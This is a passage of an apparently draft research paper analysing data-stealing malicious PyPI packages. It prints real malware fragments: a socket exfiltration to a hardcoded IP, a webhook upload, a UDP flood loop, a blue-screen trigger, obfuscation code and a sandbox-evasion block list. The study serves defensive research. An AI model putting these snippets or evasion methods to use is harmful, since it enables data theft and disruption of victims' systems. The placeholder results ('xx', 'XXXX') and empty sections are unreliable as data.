  requests.post(config['attachment_webhook'], json=payload)
```

Fig. 7: Constructed Request

```
clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  clientSocket.connect(("134.209.85.64",9090))
  clientSocket.send(str(sendable_string).encode())
```

Fig. 8: TCP Connection

use HTTP POST method, some packages use a mixture of two methods. GET uses the *params* to pass data, attaches the strings or dictionaries composed of information as the request params to the query string of the URL. The POST method includes the request parameters in the request body, using JSON or data parameters. The request parameters are strings or dictionarys composed of stolen information, and 8.4% of the packages convert dictionaries to JSON format. An example of requests constructed in two ways is shown in Fig 7.

In addition to using HTTP, 6% of packages use TCP connection for data transmission.They first create a TCP socket, then connect to the port of the IP address of the remote server specified by the attacker, and then send it in the form of byte stream,as shown in Fig 8.

There are also some packages that send information through discord's webhook. The webhook URL specifies the target discord server and channel controlled by the attacker.They usually use the functions of the discord library to send.

⑥ *Extra Attack* According to statistics, 16.8% of the packages have carried out extra attack, 6% of which have carried out direct attacks, and 10.8% packages downloade remotely.

- *Remote Download.* The package for remote download will specify the download URL, which provides the file to download.The downloaded files are in various forms, including bat files, zip files and exe files. After downloading, the file will be saved in the current working directory or another temporary directory. For bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks.
- *Flood Attack.* The package *noblesse-0.0.5* performs both spam and UDP flood attacks. Its *webhook-spam* function sends payloads via POST requests to specified webhook URLs, allowing for mass message delivery that can overwhelm the target system or service, effectively producing a spam effect.

```
def webhook_spam(webhook, content):
    payload = {'content': content}
    requests.post(webhook, json=payload)
```

Fig. 9: Spamming

```
def flood(sock, ip, port, stop, bytes):
    while time.time() < stop:
        sock.sendto(bytes, (ip, port))
```

Fig. 10: UDP Flood Attack

```
def bluescreen(ctx):
    ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref(ctypes.c_bool()))
    ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
ctypes.byref(ctypes.c_ulong()))
```

Fig. 11: Blue Screen of Death

Table 4: Attack Pattern Classification and Statistics

Id	Composing Behaviors	Percentage
1	② → ④ → ⑤	68.6%
2	② → ④ → ⑤ → ⑥	12%
3	② → ③ → ④ → ⑤	7.2%
4	① → ② → ④ → ⑤ → ⑥	4.8%
5	① → ② → ③ → ④ → ⑤	3.6%
6	① → ② → ④ → ⑤	2.4%
7	② → ③ → ④ → ⑤ → ⑥	1.2%

Relevant code is shown in Fig 9. Additionally, the *flood* function initiates a classic UDP flood attack by creating a UDP socket and repeatedly sending packages to a specified IP and port. This results in a large volume of traffic over a short period, potentially causing network congestion, exhausting the target server's bandwidth or resources, and rendering the service unavailable (Fig 10).

– *Address Tampering Attack.* The *address-swap* function in *pycryptography-3.0.0* monitors the system clipboard for cryptocurrency addresses and automatically replaces any copied address with the attacker's own. This ensures that victims unknowingly transfer funds to the attacker, resulting in significant financial loss.
– *Denial-of-Service Attack.* As shown in Fig 11, one script uses the *RtlAdjustPrivilege* function to obtain elevated system privileges, followed by the *NtRaiseHardError* function to trigger a system crash (blue screen). This results in a forced system failure, potentially disrupting normal operations. Other malicious scripts issue shutdown commands, such as *os.system("shutdown /s /t 1")*, which can lead to data corruption, file system damage, and loss of unsaved work.

4.2.2 Attack Patterns

Table 4 presents the identified attack patterns found in our collected data exfiltration packages.

According to the statistical results, different patterns of data exfiltration behavior exhibit distinct distribution characteristics. Among them, Mode 1 has the highest proportion, close to 70%, and its behavior sequence only contains three key operations, which are the three core criteria used in our research to determine data exfiltration behavior. This pattern can be regarded as the basic pattern of data exfiltration packages. It represents the common strategy of attackers to achieve data exfiltration goals with minimum behavioral overhead, and is highly representative and universal. Following closely behind is Mode 2, accounting for approximately 12%. This pattern introduces additional attack operations on the basis of the basic three-step behavior, showing that attackers often combine other destructive or covert activities while completing data exfiltration, reflecting a tendency towards composite attacks. In addition, 7.2% of the samples belong to Mode 3, which adds encryption operations on top of the basic mode to enhance communication concealment and avoid content feature detection. More complex behavioral patterns are reflected in patterns 4 to 6. These patterns introduce decryption operations based on patterns 1 to 3, indicating that some samples include steps to decrypt local resources, keys, and configuration files in the preparation for data stealing. This type of behavior involves decrypting locally stored data or bypassing protection mechanisms, representing a higher level of attack complexity. Finally, Mode 7 combines encryption operations with additional attack behaviors, introducing both encryption and further attack logic in the basic data exfiltration process. Although this pattern appears less frequently, its combination is stronger, with both concealment and destructiveness coexisting. In summary, from the perspective of behavior combination, attackers usually extend their basic data theft behavior and form behavior patterns of different complexities. The introduction of encryption behavior not only reflects the attacker's intention to evade detection, but also reflects the improvement of their technical level. In order to gain a deeper understanding of how attackers evade detection and hide behavior, we will systematically analyze the Disguise methods used in the samples in the next section.

Summary: XXXX

4.3 Disguise Characteristic Study (RQ3)

In this section, we present our empirical findings on the disguise strategies adopted by malicious data exfiltration packages. Specifically, we analyze these strategies in terms of their disguised targets and the techniques used for disguise.

4.3.1 Disguised Targets

We summarized the disguised targeted into four categories. i.e., disguised action, disguised transmitted data, disguised remote address, and composite disguises. The proportion of data exfiltration packages that apply disguising techniques



Fig. 12: Disguise Targets Statistics

to specific targets is shown in Figure 12. Interestingly, we found that 6 packages (7.2%) did not employ any disguising techniques.

Disguised Action. Most packages (58, 69.8%) disguise download process. 7 (8.4%) of the packages disguise operation process.

Disguised Transmitted Data. 6 (7.2%) of the packages disguise stolen information.

Disguise Remote Address. One (1.2%) of the packages disguise URL.

Composite Disguises. Additionally, 6% of the packages employ multiple disguise targets, encompassing IP addresses, code, and the aforementioned elements.

4.3.2 Disguising Techniques

We summarized the disguising techniques into four categories, including obfuscation, piggybacking, evasion, footprint deletion.

Obfuscation (14, 16.9%). Obfuscation is a technique used to deliberately make code or data difficult to understand or analyze, without altering its intended functionality. In the context of malicious software, obfuscation is often employed to conceal harmful behavior and evade detection by static or signature-based security tools. This can be achieved through various means. We identify three types of obfuscation techniques.

– *Encoding.* Encoding is one of the most common methods used to disguise information, accounting for 12 (14.5%) of the data exfiltration packages we analyzed. It transforms original content into seemingly random character sequences, effectively concealing plaintext and helping to evade basic detection mechanisms based on string matching. We identify three types of encoding techniques: (1) *Base64 (9, 11%)*. The most commonly used encoding scheme for disguising information is Base64. As shown in the sixth

line, Fig 7, Base64 is used to encode the `vid` string. It is also frequently applied to obfuscate IP addresses and URLs; (2) *Hexadecimal Encoding (1, 1.2%)*. Similar to Base64, hexadecimal encoding is another technique used to disguise data. As shown in first, second and fifth lines, Fig 13, the script employs the `encode().hex()` function to convert information into hexadecimal format before transmission; (3)*XOR (1, 1.2%)*. Some scripts employ XOR-based encoding techniques. Typically, XOR-based encoding define a key array, convert each character of the target string into its ASCII code, perform an XOR operation with the corresponding byte in the key array, and then convert the result back into characters to construct the encrypted string. As illustrated in Fig 14; (4) *Customized Encoding (1, 1.2%)*. Some packages implement more complex, customized encoding schemes. For example, in the Fig 15, the package `noblesse` defines an encoding function that generates a random string of a specified length. During the encoding process, each character in the original string has a 50% probability of being replaced with a randomly selected character from this generated string.

– *Steganographic Obfuscation*: This technique involves embedding malicious code or data within seemingly benign files, such as images (e.g., JPGs). The hidden content is extracted and executed at runtime, making detection by static analysis tools significantly more difficult. For example, the package *colourama* embeds malicious code into a file named `test.jpg`, which is later renamed to `new.vbs`. The script then uses the Wscript command to execute the `new.vbs` file. If `test.jpg` is not present, the script instead sends an HTTP request to download a remote script. It then generates a random 16-character filename with a .vbs extension, opens the file in append mode, writes the downloaded script content to it, and executes the resulting VBScript file. Notably, the code responsible for carrying out these operations is Base64-encoded, further obfuscating the malicious behavior and making it more difficult to detect through static analysis.
– *Unicode obfuscation*: (3, 3.6%) of the Packages use unicode to obfuscate the code. As shown in Fig 17, the characters in the code are not ASCII characters, they come from different Unicode blocks. These characters may look like ordinary Latin characters such as i, m, p, but they are actually completely different Unicode characters. Table 5 shows the difference between using Unicode and ASCII code points for the import in the second line of Fig 17. They are only used to increase the difficulty of reading and do not fundamentally affect the operation of the program. They only prevent direct understanding or reverse engineering through visual interference. Another disguise technique commonly used in conjunction with Unicode obfuscation encoding is the dynamic import module. As shown in the fourth line of Fig 17, the dynamic form of `__import__ ('base64')` is more difficult for security scanning tools to recognize compared to static forms such as `import base64`. In addition, zlib compression and base64 encoding nesting will be used to hide data or malicious instruction content, as shown in the fifth and senventh lines of Fig 17. It first decompresses the byte stream,

```
hn = hostname.encode().hex()
un = username.encode().hex()
cs = cwd.split('/')
for i in range(len(cs)):
  cs[i] = cs[i].encode().hex()
```

Fig. 13: Hexadecimal Encoding

```
key_array = [0x76, 0x21, 0xfe, 0xcc, 0xee]
  for i in xrange(len(string)):
  encd += chr(ord(string[i]) ^ t[i % len(t)])
```

Fig. 14: XOR Encryption

then uses base64 to convert the decoded data into plaintext, and finally decodes the bytes into UTF-8 strings.

– *Metadata Obfuscation*: In addition to obfuscating its code, the package also conceals its metadata. Normally stored in PKG-INFO files, metadata contains essential information such as Metadata-Version, Summary, Home-Page, Author, and License. Through manual inspection of these files, we observed that many packages had missing or malformed metadata fields—likely a deliberate attempt to obscure attacker-related information. For example, in Fig 16, its introduction is very brief, and Home-Page is the official website address of Google Chrome. The author's name is a combination of numbers and letters, and the email formed from this cannot be actually used to receive information. These pieces of information cannot identify the personal information of the package author. We focused our analysis on key metadata fields, specifically the summary description, author name, and email address. These pieces of information cannot identify the personal information of the package author. Our analysis revealed that although 90% of metadata entries included a description or summary field, 68% of them were either unreadable or lacked meaningful content. In terms of author information, 15.6% of packages had no author name listed, and 14.2% included names that were unintelligible. They often consist of random symbols, numbers, or simply duplicating the package name. As for Among author names, we used an online name verification service [1] to assess their plausibility, turning out that only 18.3% were deemed trustworthy, while the majority were nonsensical placeholders. Email addresses, which carry more sensitive and identifying information, appeared in only 28.9% of metadata entries. To evaluate their legitimacy, we tested their availability using the Hunter.io service [2] and found that 41.6% of the listed addresses were non-functional or not intended for receiving emails, indicating a significant portion were likely fabricated or disposable.

Piggybacking (58, 69.8%). Piggybacking is a technique where malicious code is embedded within legitimate and functional software components, allowing it to execute under the guise of benign behavior. Rather than creating an entirely malicious package from scratch, attackers often insert their payloads into existing scripts, libraries that perform legitimate tasks. Nearly 58

[1] https://www.behindthename.com/
[2] https://hunter.io/dashboard

```
def encrypt(message,corruptchanname):
    for x in message.content:
        if random.randint(1,2) == 1:
            corruptchanname += asciigen(1)
        else:
            corruptchanname += x
    return corruptchanname
```

Fig. 15: Customized Encoding

```
Name: numoy
Version: 0.6
Summary: Security project for PoC.
Home-page: https://google.com
Author: zer0ul
Author-email: zer0ul@vulnium.com
```

Fig. 16: Metadata Obfuscation

```
if info !=
__import__('base64').b64decode(__import__('zlib').decompress(b'x\xda\x03\x0
0\x00\x00\x00\x01')).decode():
        with open(__import__('base64').b64decode(__import__('zlib').decompre
ss(b'x\xdaK56L\x0er\xcf\xa9\x8a4\xb2\xac\x8crv*H\xca\x8d*\xf3\xc9\x0b2Iq\xb4\x
b5\x05\x00\x86d\t6')).decode().format(sel.dir), __import__('base64').b64decode
(__import__('zlib').decompress(b'x\xdaK)\xb7\xb5\x05\x00\x03\xb0\x01V')).deco
de()) as f:
            f.write(str(info))
```

Fig. 17: Unicode Obfuscation

Table 5: Comparison of Normal Characters and Obfuscated Unicode Characters

Character	Normal Code Point	Obfuscated Code Point
i	U+0069	U+1D62A
m	U+006D	U+1D662
p	U+0070	U+1D5FD
o	U+006F	U+1D5FC
r	U+0072	U+1D667
t	U+0074	U+1D601

(70%) of the analyzed packages customize the installation process to embed malicious behavior. Alongside the visible and seemingly legitimate installation procedure, hidden data exfiltration is performed. For instance, attackers define a custom installation class, such as *custominstall*, and assign it to the cmdclass parameter in the setup() function, effectively overriding the default installation logic. Within the custominstall class, the script first calls install.run(self) to execute the standard installation steps, and then proceeds to steal and exfiltrate sensitive data.

Evasion (5, 6%). The essence of Anti-detection mechanism is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. Evasion refers to the techniques used by malicious software to avoid detection. Attackers employ various evasion strategies to conceal malicious intent and ensure their code executes without

Table 6: Block List

Blocked Users	Blocked Username	Blocked MAC
'WDAGUtilityAccount', '3W1GJT', 'QZSBJVWM', '5ISYH9SH', 'Abby', 'hmarc'	'BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07COS9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG'	'00:15:5d:00:07:34', '00:e0:4c:b8:7a:58', '00:0c:29:2c:c1:21', '00:25:90:65:39:e4'

raising suspicion. This techniques take up 5 (6%) of the total data exfiltration packages.

(1) *Virtual Environment Detection.* Some scripts attempt to detect whether they are running in a virtualized or sandboxed environment, which are common setups for malware analysis tools. For example, one script tries to load `sbiedll.dll`, a dynamic link library associated with the Sandboxie sandboxing software. If the library loads successfully, the script infers it is running in a sandbox and avoids executing malicious behavior. In another case, scripts utilize Windows Management Instrumentation (WMI) to query hard disk drive information. If the drive description contains identifiers such as "VBox" (used by VirtualBox) or "virtual" (a general indicator of virtual machines), the script determines it is operating in a virtualized environment and refrains from executing. These techniques allow malware to remain undetected during automated security analysis.

(2) *Block List.* In addition, some scripts incorporate blocklists containing specific user IDs, hostnames, or MAC addresses associated with security researchers or analysis platforms. These scripts retrieve the relevant system information at runtime and compare it against the blocklist. If a match is detected, the program terminates to avoid exposure. A subset of these blocked identifiers is presented in Table 6.

Temporary Footprint and Deletion (4, 4.8%). Another disguise behavior observed is to delete the temporary files created during its execution (e.g., *os.remove (filename)*). This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware's footprint on the compromised system. Some essential footprints, such as the remotely downloaded files are stored in temporary locations. After downloading and executing these executables, the script deletes certain files as part of a cleanup process. By removing temporary files, the malicious package aim to hinder analysis by security researchers and avoid leaving traces. For example, the script in Table 3 searches for potentially private local files based on filename keywords. It then packages the identified files into a ZIP archive, sends the archive, and deletes the files afterward. Similarly, scripts that target software or browser data locate the directories where the target applications store their data. Some of these scripts copy the relevant folders to a local temporary directory, compress the contents, transmit the archive, and then remove the temporary copies.

Summary: Data exfiltration pacakages implement multiple disguise techniques on the three disguising targets. Our statistical analysis demonstrates the alarming prevalence of these practices: 94% of examined packages exhibit either missing or untrustworthy metadata, with particularly low validity rates for critical identifiers. These findings underscore the need for more robust verification mechanisms that examine both code implementation and package metadata with equal scrutiny.

4.4 Objective Study (RQ4)

In this section, we conduct a comprehensive analysis of the objectives behind malicious packages. By correlating these objectives with the patterns and characteristics of data-stealing packages, we aim to uncover the underlying motivations driving their design and deployment. We summarized three types of objectives.

Stealing Personal Authentication Information ((4, 4.8%)). These packages primarily target users' personal and authentication credentials across various platforms. Information such as account usernames and passwords, home addresses are highly valuable to attackers for subsequent identity theft and financial fraud.

Stealing Device Information. ((81, 97.6%)). The majority of data exfiltration packages are designed to collect system and device information. By harvesting details such as system configurations and hardware specifications, malicious scripts enable attackers to craft more targeted and effective follow-up attacks. Furthermore, access to this data allows attackers to identify security vulnerabilities, escalate privileges, or install backdoors for persistent access to the compromised system.

Stealing Banking Information ((5, 6%)). Browsing history, saved payment methods, and billing records stored in browsers provide insight into the victim's financial situation. This information helps attackers identify high-value targets and tailor subsequent attacks accordingly.

Stealing Cryptocurrency ((3, 3.6%)). Access to digital wallets, such as those used by cryptocurrency platforms like ExodusCITE, allows attackers to directly exfiltrate funds, posing a severe financial threat to the victims.

Stealing Website Records ((11, 13.3%)). Stealing website data serves various malicious purposes. For example, by extracting DiscordCITE session tokens, attackers can hijack user accounts, impersonate victims, send fraudulent messages, or join servers. These activities can be used to conduct social engineering attacks on the victim's contacts.

Stealing Software Application Information ((3, 3.6%)). Accounts for popular applications like Steam and Minecraft are also targeted. Due to the valuable personal, game-related, and financial data stored in these accounts, stolen credentials are often resold for profit on underground markets.

Perform attacks. In addition to data exfiltration, some packages exhibit extended malicious capabilities, as observed in Patterns 2, 4, and 7. These

Table 7: Detection Result for Benchmark A

Benchmark	M:B	M.pkg:B.pkg	Tool	Precision	Recall
A	1:1	83:83	cerebro	xx	xx
			hybrid	xx	xx
			cuckoo	xx	xx
			virustotal	xx	xx
			EA4MP	xx	xx
	1:3	83:249	cerebro	0.784	89.60%
			hybrid	1	3.60%
			cuckoo	0.488	25.30%
			virustotal	1	22.90%
			EA4MP	0.948	89%
	1:10	83:830	cerebro	xx	xx
			hybrid	xx	xx
			cuckoo	xx	xx
			virustotal	xx	xx
			EA4MP	xx	xx

Table 8: Detection Result for Benchmark B

Benchmark	M:B	M.pkg:B.pkg	Tool	Precision	Recall
B	1:1	617:617	cerebro	xx	xx
			hybrid	xx	xx
			cuckoo	xx	xx
			virustotal	xx	xx
			EA4MP	xx	xx
	1:3	617:1,851	cerebro	xx	xx
			hybrid	xx	xx
			cuckoo	xx	xx
			virustotal	xx	xx
			EA4MP	xx	xx
	1:10	617:6,170	cerebro	xx	xx
			hybrid	xx	xx
			cuckoo	xx	xx
			virustotal	xx	xx
			EA4MP	xx	xx

include spamming and flood attacks, address tampering attacks, denial-of-service attacks.

Summary: XXXX

4.5 Detection Effectiveness Evaluation (RQ5)

5 Related Work

We reviewed and discussed the related work with respect to privacy leakage, empirical studies on malware, and malware detection on OSS packages.

5.1 Privacy Leakage

Many studies investigated cyberattacks targeting privacy leakage. Thomas et al. [Thomas et al.(2017)Thomas, Li, Zand, Barrett, Ranieri, Invernizzi, Markov, Comanescu, Eranti, Moscicki et al.]

develop an automated framework that monitors credential thefts in blackmarket. Through this framework, they identified over 14.3 million victims in total between 2016 and 2017, demonstrating the vast underground economy surrounding credential theft. Ransomware is another threat to privacy leakage. Gabriela et al. [Almeida and Vasconcelos(2023)] look into the evolving dynamics of ransomware. They analyze network traffic patterns of ransomware activities and found that ransomware is shifting towards complex data leakage strategies. Ozturk et al. [Ozturk et al.(2024)Ozturk, Demir, Arslan, and Caliskan] conducted a comprehensive analysis of ransomware variants that specialize in data theft, emphasizing the dynamic behavior patterns and techniques adopted by these malicious entities to compromise data privacy.

Contemporary digital platforms, including mainstream mobile operating systems such as Android and iOS, as well as various social networking platforms, also exhibit vulnerabilities in privacy protection mechanisms. After the launch of Android and iOS, smartphones gradually became popular, while increasing users' concerns about user privacy stored on these devices. In order to study the threat posed by privacy breaches, Manuel et al. [Egele et al.(2011)Egele, Kruegel, Kirda, and Vigna] proposed PiOS to analyze the possibility of sensitive information being leaked from mobile devices to third parties in the iOS system. However, the transmission of sensitive data itself does not necessarily mean privacy leakage. Therefore, Yang et al. [Yang et al.(2013)Yang, Yang, Zhang, Gu, Ning, and Wang] proposed a novel analysis framework called AppIntent to help determine whether data transmission by Android applications constitutes privacy leakage. With the popularity of mobile social networks (MSN), the personal information and privacy displayed by users on social platforms have also been threatened. A study [Li et al.(2015)Li, Li, Yan, and Deng] have shown that even if users configure their privacy settings correctly, privacy leakage can still occur. However, the information that users may leak on social media platforms is diverse. Ratan et al. [Dey et al.(2012)Dey, Tang, Ross, and Saxena] estimated the age of users on Facebook based on personal information with small errors, indicating that age is a personal privacy that is easily leaked. Panagiotis et al. [Ilia et al.(2015)Ilia, Polakis, Athanasopoulos, Maggi, and Ioannidis] designed verification programs for photos on social networks to prevent them from being maliciously leaked or spread. Li et al. [Li et al.(2016)Li, Zhu, Du, Liang, and Shen] found that user location information may expose real points of interests(POIs) and other demographic data. These findings highlight the urgent need for stronger privacy protection mechanisms

As for defensive measures, Hirano et al. [Hirano et al.(2009)Hirano, Umeda, Okuda, Kawai, and Yamaguchi] proposed T-PIM mechanism that provides a secure password input method to users, which features a hypervisor to isolate a trusted domain and provides users with a secure password input method. Chowdhury et al. [Chowdhury et al.(2017)Chowdhury, Rahman, and Islam] proposes an efficient scheme for protecting sensitive data from malicious threats using data mining and machine learning techniques. Stofol et al. [Stolfo et al.(2012)Stolfo, Salem, and Keromytis] propose a different approach for securing data in the cloud using offensive decoy technology and protect against the misuse of the user's real data. In the same

year, Zhang et al. [Zhang et al.(2012)Zhang, Liu, Nepal, Pandey, and Chen] proposed a a novel upper bound privacy leakage constraint-based approach to identify whether intermediate datasets generated by cloud data need to be encrypted, thereby saving privacy protection costs. Olabim et al. [Olabim et al.(2024)Olabim, Greenfield, and Barlow] proposed a novel framework integrating differential privacy to ensure that exfiltrated data remains unusable to attackers through the introduction of statistical noise.

5.2 Empirical Studies on Malware.

Malware empirical studies contribute to the understanding of its behavior, propagation mechanisms, defense strategies, and impact on society. The first systematic investigation into malicious packages was conducted by Ohm et al. [Ohm et al.(2020)Ohm, Plate, Sykosch, and Meier]. They collected 174 malicious software packages from multiple platforms and manually studied their injection methods, triggering methods, and targets. Guo et al. [Wenbo et al.(2023)Wenbo, Zhengzi, Chengwei, Cheng, Yong, investigated the characteristics and current state of the malicious code lifecycle in the PyPI ecosystem, reflecting the characteristics of malicious code at different stages. Zahan et al. [Zahan et al.(2022)Zahan, Zimmermann, Godefroid, Murphy, Maddila, and Williams] conducted an empirical study on npm package metadata, they identified six signals of security weakness in NPM supply chain and presented a framework that helps prioritization and quantification of weak link signals in the npm supply chain.

5.3 Malware Detection on OSS Packages.

Malware Detection is one of the core areas of cybersecurity, aimed at identifying, classifying, and preventing attacks by malicious software (such as ransomware, spyware, etc.) through technological means. Garrett et al. [Garrett et al.(2019)Garrett, Ferreira, Jia, Sunshine, and Kästne selected multiple features and used clustering techniques to construct a benign behavior model for detecting malicious NPM packages. Ohm et al. [Ohm et al.(2022)Ohm, Boes, Bungartz, and Meier] extended their work on this basis. They added features related to software package metadata and obfuscation and evaluated the feasibility of different supervised ML models in detecting malicious packages. Sejfia et al. [Sejfia and Schäfer(2022)] present Amalfi, a ML based approach for automatically detecting potentially malicious packages comprised of three complementary techniques. In this work, they used the feature set extended by Garrett et al. [Garrett et al.(2019)Garrett, Ferreira, Jia, Sunshine, and Kästner] to train the classifier. There are also many tools for malware detection in the PyPI ecosystem. The detection method proposed by Vu et al. [Vu et al.(2020a)Vu, Pashchenko, Massacci, Plate, and Sabett focuses on typosquatting and combosquatting attacks. They perform detection by checking whether the name of the package is similar to the package in the Python standard library or a known source code repository. Liang et al. [Liang et al.(2023)Liang, Ling, Wu, Luo, and Wu] proposed using clustering techniques to group PyPI installation scripts for detection. And Sun et

al. [Sun et al.(2024)Sun, Gao, Cao, Bo, Wu, and Huang] combined deep code behavior features with metadata features for detection. Both of them model malicious behavior as discrete features.

6 Threats and Limitations

Threats.

Limitations.

7 Conclusion and Future Work

In this study, we conducted a comprehensive empirical analysis of malicious data exfiltration packages within the PyPI ecosystem. Motivated by the growing prevalence and impact of data breaches, we focused on a specific subset of malicious packages designed to steal sensitive information. Our investigation led to several key findings. First, the download trends of these packages indicate their increasing reach and the growing risk they pose to both developers and end users. Second, our analysis of attack patterns and disguise techniques reveals a wide range of evasion strategies, offering valuable insights for developing more effective detection and mitigation mechanisms. Third, we categorized the primary objectives of these packages, underscoring the severe consequences of successful data exfiltration. Finally, our evaluation of existing detection tools showed that many data exfiltration packages evade current security measures, highlighting a critical gap in the current defenses. These findings underscore the urgent need for more specialized and robust detection techniques tailored to identifying and mitigating data exfiltration threats.

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342).

References

[Almeida and Vasconcelos(2023)] Almeida G, Vasconcelos F (2023) Analyzing data theft ransomware traffic patterns using bert. arXiv Prepint

[Chaitin(2024)] Chaitin (2024) Inventory of major global data breaches in the first half of 2024. URL `https://rivers.chaitin.cn/blog/cqqfsk90lnec5jjuglg0`

[Chowdhury et al.(2017)Chowdhury, Rahman, and Islam] Chowdhury M, Rahman A, Islam R (2017) Protecting data from malware threats using machine learning technique. In: 2017 12th IEEE conference on industrial electronics and applications (ICIEA), IEEE, pp 1691–1694

[CrowdStrike(2022)] CrowdStrike (2022) Detecting poisoned python packages: Ctx and phpass. URL `https://www.crowdstrike.com/en-us/blog/how-crowdstrike-detects-poisoned-python-packages-ctx-phpass/`

[Cuckoo Foundation(????)] Cuckoo Foundation (????) Cuckoo sandbox. URL https://www.cuckoo.ee/

[Cybersecurity and Infrastructure Security Agency (CISA)(2021)] Cybersecurity and Infrastructure Security Agency (CISA) (2021) Malware discovered in popular npm package ua-parser-js. URL https://www.cisa.gov/news-events/alerts/2021/10/22/malware-discovered-popular-npm-package-ua-parser-js, accessed: 2025-05-06

[DarkOwl(2022)] DarkOwl (2022) The darknet economy of credential data: Keys and tokens. URL https://www.darkowl.com/blog-content/the-darknet-economy-of-credential-data-keys-and-tokens/

[Dey et al.(2012)Dey, Tang, Ross, and Saxena] Dey R, Tang C, Ross K, Saxena N (2012) Estimating age privacy leakage in online social networks. In: 2012 proceedings ieee infocom, IEEE, pp 2836–2840

[Egele et al.(2011)Egele, Kruegel, Kirda, and Vigna] Egele M, Kruegel C, Kirda E, Vigna G (2011) Pios: Detecting privacy leaks in ios applications. In: NDSS, vol 2011, p 18th

[Garrett et al.(2019)Garrett, Ferreira, Jia, Sunshine, and Kästner] Garrett K, Ferreira G, Jia L, Sunshine J, Kästner C (2019) Detecting suspicious package updates. In: Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results, pp 13–16

[gartner(2022)] gartner (2022) Gartner identifies top security and risk management trends for 2022. URL https://www.gartner.com/en/newsroom/press-releases/2022-03-07-gartner-identifies-top-security-and-risk-management-trends-for-2022

[Goodin(2024)] Goodin D (2024) PyPI halted new users and projects while it fended off supply-chain attack. URL https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack/

[google(2025)] google (2025) Personal and sensitive user data. URL https://support.google.com/googleplay/android-developer/answer/10144311?sjid=17095053098156260644-NC

[Google Cloud(2021)] Google Cloud (2021) Threat horizons. URL https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf

[Google LLC(????)] Google LLC (????) Google bigquery: Cloud data warehouse. URL https://cloud.google.com/bigquery

[Hirano et al.(2009)Hirano, Umeda, Okuda, Kawai, and Yamaguchi] Hirano M, Umeda T, Okuda T, Kawai E, Yamaguchi S (2009) T-pim: Trusted password input method against data stealing malware. In: 2009 Sixth International Conference on Information Technology: New Generations, IEEE, pp 429–434

[IBM Security and Ponemon Institute(2024)] IBM Security, Ponemon Institute (2024) Cost of a data breach report 2024. URL https://www.ibm.com/cn-zh/reports/data-breach, research report

[Ilia et al.(2015)Ilia, Polakis, Athanasopoulos, Maggi, and Ioannidis] Ilia P, Polakis I, Athanasopoulos E, Maggi F, Ioannidis S (2015) Face/off: Preventing privacy leakage from photos in social networks. In: Proceedings of the 22nd ACM SIGSAC Conference on computer and communications security, pp 781–792

[gdpr info(2025)] gdpr info (2025) Gdpr personal data. URL https://gdpr-info.eu/issues/personal-data/

[(ITRC)(2025)] (ITRC) ITRC (2025) 2024 data breach report. URL https://www.idtheftcenter.org/publication/2024-data-breach-report

[van Kemenade(2024)] van Kemenade H (2024) Top pypi packages. URL https://hugovk.github.io/top-pypi-packages/

[Lab(????)] Lab K (????) Data-stealing malware infections increased sevenfold since 2020, kaspersky experts say. URL https://www.kaspersky.com/about/press-releases/data-stealing-malware-infections-increased-sevenfold-since-2020-kaspersky-experts-say

[Lakshmanan(2024)] Lakshmanan R (2024) Pypi halts sign-ups amid surge of malicious package uploads targeting developers. URL https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html

[Li et al.(2016)Li, Zhu, Du, Liang, and Shen] Li H, Zhu H, Du S, Liang X, Shen X (2016) Privacy leakage of location sharing in mobile social networks: Attacks and defense. IEEE Transactions on Dependable and Secure Computing 15(4):646–660

[Li et al.(2015)Li, Li, Yan, and Deng] Li Y, Li Y, Yan Q, Deng RH (2015) Privacy leakage analysis in online social networks. Computers & Security 49:239–254

[Liang et al.(2023)Liang, Ling, Wu, Luo, and Wu] Liang W, Ling X, Wu J, Luo T, Wu Y (2023) A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In: 2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE), IEEE, pp 307–318

[Libraries.io(2024)] Librariesio (2024) Libraries.io: The open source discovery service. URL https://libraries.io

[Microsoft(2025)] Microsoft (2025) How much data is generated per day? URL https://www.digitalsilk.com/digital-trends/how-much-data-is-generated-per-day/

[microsoft(2025)] microsoft (2025) Sensitive information type entity definitions. URL https://learn.microsoft.com/en-us/purview/sit-sensitive-information-type-entity-definitions

